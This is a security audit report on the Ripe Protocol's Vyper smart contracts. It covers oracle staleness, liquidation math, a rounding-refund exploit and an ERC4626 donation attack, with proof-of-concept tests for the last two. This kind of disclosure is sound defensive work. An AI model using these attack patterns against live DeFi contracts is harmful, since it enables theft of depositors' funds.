ANATOMIST

SECURITY

Hightop Ripe Protocol

Security Assessment

November 7th, 2025 — Prepared by Anatomist Security

Ginoah Chu ginoah@anatomi.st

Kaibro Huang kaibro@anatomi.st

Table of Contents

1 Severity Level **3**

2 Scope **4**

3 Summary **5**

4 Vulnerabilities **8**

4.1 ERC4626 donation attack enables theft of depositor funds in Savings-Green 8

4.2 Zero staleTime configuration bypasses price staleness checks across all oracle sources 12

4.3 Target repayment calculated on old portfolio leaves liquidated positions underwater 13

4.4 PythPrices.vy should validate the confidence interval 15

4.5 A redeemer can harvest all collateral while collecting the per-asset rounding refund 16

4.6 Unauthenticated Oracle Update Functions Drain Contract Balance 19

5 Informational Recommendations **21**

5.1 Missing Edge Case Check in `removeVaultFromUser` 21

5.2 Missing Self-Delegation Check in `setUndyLegoAccess` 23

5.3 Aero RIPE oracle lacks protection against downward price manipulation 24

© 2025 Anatomist Security Inc. All Rights Reserved.

1 —— Severity Level

Level	Description
CRITICAL	**Vulnerabilities enabling direct theft or irrecoverable financial loss.** • Direct loss of funds • Misconfigured authorization or access controls
HIGH	**Vulnerabilities causing significant financial or operational damage, but are more difficult to exploit.** • Loss of funds dependent on specific victim interactions • Exploitation requiring high capital relative to potential profit
MEDIUM	**Vulnerabilities that cause a recoverable DoS or extra fees/time.** • Exceeding Computational Limits • Partial data corruption that doesn't result in unrecoverable loss
LOW	**Issues with low impact or requiring specific conditions.** • Design oversights that do not threaten core operations • Minor race conditions unlikely to cause serious harm
INFO	**Opportunities for improvement with no immediate threat, typically addressing best practices or clarity.** • Aligning with coding standards or project conventions • Simplifying code to improve readability and maintainability

© 2025 Anatomist Security Inc. All Rights Reserved.

2 —— Scope


This assessment covered the ripe-protocol repository, pinned to commit `d5a315e`.

These components handle core functions of the Ripe protocol, including user deposits, withdrawals and borrowing against collateral vaults, credit and debt accounting via the Credit Engine, debt settlement through redemption and liquidation with auction mechanisms, price oracle integration across multiple providers (Pyth, Stork, Chainlink), governance and registry management for protocol configuration, contributor reward systems, token operations with delegation controls, and access control across interconnected contracts including Teller, Ledger, Mission Control, and associated registries. All security assessment and analysis was conducted between *October 06, 2025* and *October 31, 2025*, using the specified commit hashes as reference points for code stability. Code modifications or commits beyond this timeframe were excluded from the scope of this audit.

© 2025 Anatomist Security Inc. All Rights Reserved.

3 —— Summary

Overall, we identified 9 findings. These findings are categorized into vulnerabilities and informational suggestions. Vulnerabilities present immediate security risks and should be remediated with high priority. Informational recommendations, while not posing immediate threats to system integrity, address potential security weaknesses that could lead to vulnerabilities if left unaddressed in future development cycles.



© 2025 Anatomist Security Inc. All Rights Reserved.

Vulnerabilities	Severity	Status
ERC4626 donation attack enables theft of depositor funds in SavingsGreen	HIGH	RESOLVED
Zero staleTime configuration bypasses price staleness checks across all oracle sources	HIGH	RESOLVED
Target repayment calculated on old portfolio leaves liquidated positions underwater	MEDIUM	RESOLVED
PythPrices.vy should validate the confidence interval	MEDIUM	RESOLVED
A redeemer can harvest all collateral while collecting the per-asset rounding refund	LOW	RESOLVED
Unauthenticated Oracle Update Functions Drain Contract Balance	LOW	RESOLVED

© 2025 Anatomist Security Inc. All Rights Reserved.

Informational Recommendations
Missing Edge Case Check in `removeVaultFromUser`
Missing Self-Delegation Check in `setUndyLegoAccess`
Aero RIPE oracle lacks protection against downward price manipulation

© 2025 Anatomist Security Inc. All Rights Reserved.

4 —— Vulnerabilities

4.1 ERC4626 donation attack enables theft of depositor funds in SavingsGreen

Overall Severity: HIGH **Status:** 2a71a6d

Description

While `SharesVault.vy` implements the correct offset mitigation to prevent donation attacks, `Erc4626Token.vy` lacks this protection. SavingsGreen inherits from `Erc4626Token.vy`, making it vulnerable to an inflation attack that weaponizes integer division rounding through exchange rate manipulation.

The `Erc4626Token.vy` contract calculates shares using standard ERC-4626 math without offset protection:

```
#contracts/tokens/modules/Erc4626Token.vy
def _amountToShares(
    _amount: uint256,
    _totalShares: uint256,
    _totalBalance: uint256,
    _shouldRoundUp: bool,
) -> uint256:
    ...
    # calc shares
    numerator: uint256 = _amount * _totalShares
    shares: uint256 = numerator // _totalBalance

    # rounding
    if _shouldRoundUp and (numerator % _totalBalance != 0):
        shares += 1

    return shares
```

Under normal conditions, the vault maintains high share granularity with its share-to-

© 2025 Anatomist Security Inc. All Rights Reserved.

asset ratio remaining close to 1:1, ensuring that integer division rounding only causes negligible loss. However, when the vault is newly deployed or nearly empty, an attacker can manipulate this ratio to create extreme imbalances.

The attacker first deposits a minimal amount to establish initial share supply, then directly transfers a large quantity of tokens to the vault contract without minting additional shares. This donation inflates the per-share value dramatically, severely reducing share granularity.

Subsequently, when victims deposit funds, integer division rounding that would normally lose less than one wei now amounts to large token values. As a result, victims receive significantly fewer shares than their proportional deposit warrants due to truncation, suffering substantial losses. When funds are later redeemed at the equalized exchange rate, the attacker pockets the unminted value.

PoC

```python
# test_donation_attack.py
def test_erc4626_donation_attack(
    savings_green,
    green_token,
    whale,
    bob,
):
    victim_deposit = 19 * 10 ** 17
    green_token.transfer(bob, victim_deposit, sender=whale)
    attacker_balance_before = green_token.balanceOf(whale)

    # Attacker deposits 1 wei, receives 1 share
    green_token.approve(savings_green, MAX_UINT256, sender=whale
        )
    attacker_initial_deposit = 1
    shares = savings_green.deposit(attacker_initial_deposit,
        whale, sender=whale)
    assert shares == 1
```

© 2025 Anatomist Security Inc. All Rights Reserved.

```
# Attacker donates 1e18 tokens to inflate exchange rate
attacker_donation = (1 * 10 ** 18) - 1
green_token.transfer(savings_green, attacker_donation,
    sender=whale)
# Exchange rate: 1 share = 1e18 assets

# Victim deposits 1.9e18 tokens
green_token.approve(savings_green, victim_deposit, sender=
    bob)
victim_shares = savings_green.deposit(victim_deposit, bob,
    sender=bob)
# Calculation: (1.9e18 * 1) / 1e18 = 1.9 → truncates to 1
    share
assert victim_shares == 1

# Both redeem their shares at the equalized rate
victim_redeemed_amount = savings_green.redeem(victim_shares,
     bob, bob, sender=bob)
assert victim_redeemed_amount < victim_deposit

attacker_redeemed_amount = savings_green.redeem(shares,
    whale, whale, sender=whale)
assert attacker_redeemed_amount > attacker_initial_deposit +
     attacker_donation

attacker_balance_after = green_token.balanceOf(whale)
assert attacker_balance_after > attacker_balance_before
```

The attacker mints a single share with a tiny deposit, then donates a large token amount to the vault to inflate the per-share value. Later depositors suffer catastrophic rounding loss when minting shares at the inflated rate, and the attacker captures the unminted value on redemption.

Remediation


Apply the same offset mitigation pattern used in `SharesVault.vy` to `Erc4626Token.vy`. Introduce a virtual offset constant to both total shares and total balance calculations within `_amountToShares`. This ensures that even with minimal share supply, the exchange rate manipulation has negligible impact on share calculations. Additionally, enforce a minimum first deposit requirement to raise the economic cost of the attack. Consider implementing OpenZeppelin's ERC4626 offset pattern, which adds virtual

© 2025 Anatomist Security Inc. All Rights Reserved.

shares and assets to make donation attacks economically prohibitive by requiring proportionally larger donations to achieve meaningful rounding effects.

© 2025 Anatomist Security Inc. All Rights Reserved.

4.2 Zero staleTime configuration bypasses price staleness checks across all oracle sources

Overall Severity:	HIGH	**Status:**	

Description

The protocol's price oracle system implements staleness checks to reject outdated price data. These checks are bypassed when both the global staleTime in MissionControl and asset-specific staleTime configurations are set to zero. At block 37553622, both configurations are zero across all assets, effectively disabling temporal price validation throughout the protocol.

```
#contracts/priceSources/ChainlinkPrices.vy
def _getChainlinkData(_feed: address, _decimals: uint256,
   _staleTime: uint256) -> uint256:
    ...
    # price is too stale
    if _staleTime != 0 and block.timestamp - oracle.updatedAt >
       _staleTime:
        return 0
    ...
```

When `_staleTime` is zero, the condition `_staleTime != 0` fails, causing the entire staleness check to be skipped regardless of how old the price data is. Similar patterns exist in Pyth, RedStone, and Stork implementations, creating a systemic vulnerability across all oracle sources.

Remediation

Establish and enforce minimum staleTime thresholds appropriate for each asset class and oracle type. Set a reasonable global minimum staleTime in MissionControl that prevents complete bypass, and configure asset-specific staleTime values based on market characteristics and oracle update frequencies.

© 2025 Anatomist Security Inc. All Rights Reserved.

4.3 Target repayment calculated on old portfolio leaves liquidated positions underwater

Overall Severity:	MEDIUM	Status:	2f7c041

Description

The liquidation mechanism calculates target repayment based on the pre-liquidation portfolio, but executes collateral sales in priority order with safer assets sold first. Priority assets usually have higher liquidation thresholds than remaining collateral, creating a critical mismatch: the target repayment calculated against the original portfolio composition becomes insufficient once safer collateral is removed. The position ends up with LTV exceeding the remaining portfolio's lower liquidation threshold, yet the `inLiquidation` flag prevents further liquidation attempts.

```
#contracts/core/AuctionHouse.vy
def _liquidateUser(
    _liqUser: address,
    _config: GenLiqConfig,
    _a: addys.Addys,
) -> uint256:
    ...
    # how much to achieve safe LTV - use single robust formula
       for all liquidation types
    targetLtv: uint256 = bt.debtTerms.ltv * (HUNDRED_PERCENT -
       _config.ltvPaybackBuffer) // HUNDRED_PERCENT
    targetRepayAmount: uint256 = self._calcTargetRepayAmount(
       userDebt.amount, bt.collateralVal, targetLtv, liqFeeRatio
       )

    # perform liquidation phases
    repayValueIn: uint256 = 0
    collateralValueOut: uint256 = 0
    repayValueIn, collateralValueOut = self.
       _performLiquidationPhases(_liqUser, targetRepayAmount,
       liqFeeRatio, _config, _a)
    ...
```

© 2025 Anatomist Security Inc. All Rights Reserved.

Remediation

Recalculate target repayment based on the projected post-liquidation portfolio composition, accounting for the lower liquidation thresholds of remaining collateral assets after priority sales. Alternatively, use the minimum liquidation threshold across all user collateral when calculating the target repayment amount, ensuring sufficient debt reduction regardless of sale execution order.

© 2025 Anatomist Security Inc. All Rights Reserved.

4.4 PythPrices.vy should validate the confidence interval

Overall Severity:	MEDIUM	**Status:**	

Description

The Pyth oracle implementation validates confidence intervals using only a weak boundary check, accepting any price where confidence is less than the price itself. Under normal market conditions, Pyth confidence intervals are typically much less than 1% of the price. The current implementation accepts prices with confidence intervals approaching 100% of the price value, indicating highly unreliable data. Additionally, the oracle returns `price - confidence` as the final price, which can produce valuations significantly below market prices when confidence intervals are wide.

```
#contracts/priceSources/PythPrices.vy
def _getLastPriceAndLastUpdate(_feedId: bytes32, _staleTime:
    uint256) -> (uint256, uint256):
    ...
    # invalid price
    if confidence >= price:
        return 0, 0

    return price - confidence, publishTime
```

The check only rejects prices where `confidence >= price`, allowing confidence intervals up to 99.99% of the price to pass validation. Furthermore, subtracting the full confidence value from the price produces conservative valuations that may be significantly below market rates, disadvantaging users with accurate price feeds.

Remediation

Validate the confidence-to-price ratio and reject prices when confidence exceeds a protocol-defined threshold, such as 1%. Rather than subtracting the full confidence interval, use the reported price directly when confidence is within acceptable bounds, or apply a smaller safety margin to avoid excessive conservative bias in valuations.

© 2025 Anatomist Security Inc. All Rights Reserved.

4.5 A redeemer can harvest all collateral while collecting the per-asset rounding refund

Overall Severity:	LOW	**Status:**	

Description

The stability pool redemption mechanism calculates GREEN payment per asset using integer division without carrying remainders forward. For each stability asset redeemed, `floor(claimAmount * maxRedeemValue / maxClaimableAmount)` is charged and the protocol refunds any unused GREEN to the redeemer. By fragmenting redemption claims across multiple small buckets within different stability assets, a redeemer can harvest per-asset rounding losses, receiving the full collateral value while paying marginally less GREEN than the collateral's USD value warrants.

PoC

```
def test_stab_vault_redeem_fragmented_claims_refunds_profit(
    stability_pool,
    alpha_token,
    charlie_token,
    delta_token,
    alpha_token_whale,
    charlie_token_whale,
    delta_token_whale,
    bravo_token,
    bravo_token_whale,
    green_token,
    whale,
    alice,
    bob,
    teller,
    auction_house,
    mock_price_source,
    vault_book,
    savings_green,
    setGeneralConfig,
```

© 2025 Anatomist Security Inc. All Rights Reserved.

```
    setAssetConfig,
):
    setGeneralConfig()
    setAssetConfig(alpha_token)
    setAssetConfig(charlie_token)
    setAssetConfig(delta_token)
    setAssetConfig(
        bravo_token,
        _shouldSwapInStabPools=True,
        _canRedeemInStabPool=True,
    )

    # Price claim asset below $1 for fractional conversions
    mock_price_source.setPrice(alpha_token, EIGHTEEN_DECIMALS)
    mock_price_source.setPrice(charlie_token, EIGHTEEN_DECIMALS)
    mock_price_source.setPrice(delta_token, EIGHTEEN_DECIMALS)
    mock_price_source.setPrice(green_token, EIGHTEEN_DECIMALS)
    claim_price = 73 * EIGHTEEN_DECIMALS // 100  # $0.73
    mock_price_source.setPrice(bravo_token, claim_price)

    # Register three stability assets
    stab_assets = [
        (alpha_token, alpha_token_whale),
        (charlie_token, charlie_token_whale),
        (delta_token, delta_token_whale),
    ]

    prepared_assets = []
    for token, whale_addr in stab_assets:
        deposit_amount = 50 * (10 ** token.decimals())
        token.transfer(stability_pool, deposit_amount, sender=
            whale_addr)
        stability_pool.depositTokensInVault(alice, token,
            deposit_amount, sender=teller.address)
        prepared_assets.append((token, deposit_amount))

    # Seed each asset with slightly offset claim buckets to
      maximize rounding
    claim_amounts = [10**15 + 1, 2 * 10**15 + 1, 5 * 10**15 + 1]
    for (token, deposit_amount), claim_amount in zip(
       prepared_assets, claim_amounts):
        bravo_token.transfer(stability_pool, claim_amount,
            sender=bravo_token_whale)
        stability_pool.swapForLiquidatedCollateral(
```

© 2025 Anatomist Security Inc. All Rights Reserved.

```
            token,
            deposit_amount // 4,
            bravo_token,
            claim_amount,
            whale,
            green_token,
            savings_green,
            sender=auction_house.address,
        )

    total_claimable = sum(claim_amounts)
    green_budget = total_claimable * claim_price //
       EIGHTEEN_DECIMALS

    green_token.transfer(bob, green_budget, sender=whale)
    green_token.approve(teller, green_budget, sender=bob)

    vault_id = vault_book.getRegId(stability_pool)
    green_spent = teller.redeemFromStabilityPool(vault_id,
       bravo_token, green_budget, bob, sender=bob)

    # Redeemer receives all claim buckets but is refunded per-
       asset rounding loss
    refund = green_budget - green_spent
    bravo_received = bravo_token.balanceOf(bob)
    redeemed_value = bravo_received * claim_price //
       EIGHTEEN_DECIMALS

    # GREEN spent is less than the USD value of redeemed
       collateral
    assert redeemed_value > green_spent
    assert refund > 0
```

The test demonstrates that by redeeming across three fragmented claim buckets, the redeemer pays less GREEN than the collateral's actual USD value while receiving all the collateral.

Remediation

Ensure rounding errors favor the protocol rather than the redeemer. Round up the GREEN payment per asset instead of down, forcing the caller to bear the cost of fractional amounts rather than accumulating small refunds across multiple redemptions.

© 2025 Anatomist Security Inc. All Rights Reserved.

4.6 Unauthenticated Oracle Update Functions Drain Contract Balance

Overall Severity:	LOW	**Status:**	

Description

The oracle update endpoints `updateManyPythPrices`, `updateManyStorkPrices`, `updatePythPrice`, and `updateStorkPrice` are externally accessible without access control and pay update fees from the contract's balance. An attacker can repeatedly call these functions to drain the contract's ETH without spending their own funds, preventing legitimate price updates. However, the risk is currently mitigated as the contracts are unfunded and the `recoverEthBalance` function allows governance to withdraw funds at any time. The issue only becomes exploitable if the protocol deliberately funds these contracts for operational convenience.

```
#contracts/priceSources/StorkPrices.vy
def updateStorkPrice(_payload: Bytes[2048]) -> bool:
    return self._updateStorkPrice(_payload, STORK)

@internal
def _updateStorkPrice(_payload: Bytes[2048], _stork: address) ->
    bool:
    feeAmount: uint256 = staticcall StorkNetwork(_stork).
       getUpdateFeeV1(_payload)
    if self.balance < feeAmount:
        return False
    extcall StorkNetwork(_stork).updateTemporalNumericValuesV1(
       _payload, value=feeAmount)
    log StorkPriceUpdated(payload=_payload, feeAmount=feeAmount,
        caller=msg.sender)
    return True
```

Remediation

Require callers to provide ETH payment via `msg.value` instead of using the contract's balance. Verify sufficient payment, forward to the oracle network, and return excess

© 2025 Anatomist Security Inc. All Rights Reserved.

to the caller. Alternatively, if the protocol intends to subsidize updates, add access control to restrict who can use the contract's balance.

© 2025 Anatomist Security Inc. All Rights Reserved.

5 —— Informational Recommendations

5.1 Missing Edge Case Check in `removeVaultFromUser`

Description

The `removeVaultFromUser` function does not prevent execution when `numUserVaults` equals 1. The function uses one-based indexing and `numUserVaults` stores the count plus one. This means when `numUserVaults == 1`, the user has zero vaults and removal should not proceed.

```
#contracts/data/Ledger.vy
def removeVaultFromUser(_user: address, _vaultId: uint256):
    assert msg.sender == addys._getLootboxAddr() # dev: only
       Lootbox allowed
    assert not deptBasics.isPaused # dev: not activated

    numUserVaults: uint256 = self.numUserVaults[_user]
    if numUserVaults == 0:
        return

    targetIndex: uint256 = self.indexOfVault[_user][_vaultId]
    if targetIndex == 0:
        return

    # update data
    lastIndex: uint256 = numUserVaults - 1
    self.numUserVaults[_user] = lastIndex
    self.indexOfVault[_user][_vaultId] = 0

    # have last vault replace the target vault
    if targetIndex != lastIndex:
        lastVaultId: uint256 = self.userVaults[_user][lastIndex]
        self.userVaults[_user][targetIndex] = lastVaultId
        self.indexOfVault[_user][lastVaultId] = targetIndex
```

When `numUserVaults == 1`, continuing execution causes `lastIndex` to become 0. If the swap logic executes, it reads `self.userVaults[_user][0]` (which is 0) and writes `self.indexOfVault[_user][0] = targetIndex`, incorrectly associating vault

© 2025 Anatomist Security Inc. All Rights Reserved.

ID 0 with an index. Additionally, `self.userVaults[_user][lastIndex]` is never cleared after removal, leaving stale data.

Remediation

Add an early return check for `numUserVaults == 1` to prevent execution in this edge case. Also clear `self.userVaults[_user][lastIndex]` after the swap logic to remove stale data, regardless of whether the swap occurs.

© 2025 Anatomist Security Inc. All Rights Reserved.

5.2 Missing Self-Delegation Check in `setUndyLegoAccess`

Description

The `setUndyLegoAccess` function calls `_setUserDelegation` directly, bypassing the self-delegation validation that exists in the public `setUserDelegation` function. This allows a user to delegate to themselves when using `setUndyLegoAccess`, which is explicitly prevented in the standard delegation flow.

```
#contracts/core/Teller.vy
def setUndyLegoAccess(_legoAddr: address) -> bool:
    # NOTE: failing gracefully here to not brick underscore
        wallets

    mc: address = addys._getMissionControlAddr()
    if mc == empty(address):
        return False

    if _legoAddr == empty(address):
        return False

    if not self._isUnderscoreWallet(msg.sender, mc):
        return False

    # set config
    self._setUserConfig(msg.sender, True, True, True, mc)
    self._setUserDelegation(_legoAddr, msg.sender, True, True,
        True, True, mc)
    return True
```

Remediation

Add a validation check in `setUndyLegoAccess` to ensure `_legoAddr != msg.sender` before calling `_setUserDelegation`, maintaining consistency with the self-delegation restriction in `setUserDelegation`.

© 2025 Anatomist Security Inc. All Rights Reserved.

5.3 Aero RIPE oracle lacks protection against downward price manipulation

Description

The Aero RIPE oracle combines AMM spot price with TWAP by taking their minimum value. While this approach prevents upward price manipulation by capping potential spot price spikes above the TWAP, it provides no protection against downward manipulation. An attacker can crash the AMM spot price below the TWAP through large sell orders, forcing the oracle to report the manipulated lower price and exposing the protocol to incorrect valuations.

```
#contracts/priceSources/AeroRipePrices.vy
def _getPrice(_asset: address, _config: PriceConfig, _priceDesk:
    address) -> uint256:
    price: uint256 = self._getAeroRipePrice(_asset, _priceDesk)

    weightedPrice: uint256 = self._getWeightedPrice(_asset,
       _config)
    if weightedPrice != 0:
        price = min(weightedPrice, price)  # Vulnerable to
           downward manipulation

    return price
```

When the spot price drops below the TWAP due to manipulation, the `min()` function selects the lower manipulated value rather than the more stable TWAP, allowing the attack to influence protocol operations. However, since `_getPrice` is only used for reward calculation and not for collateral valuation, the impact is limited to issuing fewer rewards to users. Currently, there is no direct loss to the protocol, so we've categorized this as a suggestion, in case the function's usage expand in the future.

Remediation

Implement symmetric price bounds around the TWAP, allowing a defined error range both above and below the time-weighted average. Reject spot prices that deviate beyond this threshold in either direction, preventing both upward and downward manipu-

© 2025 Anatomist Security Inc. All Rights Reserved.

lation while maintaining oracle responsiveness to legitimate price movements.

© 2025 Anatomist Security Inc. All Rights Reserved.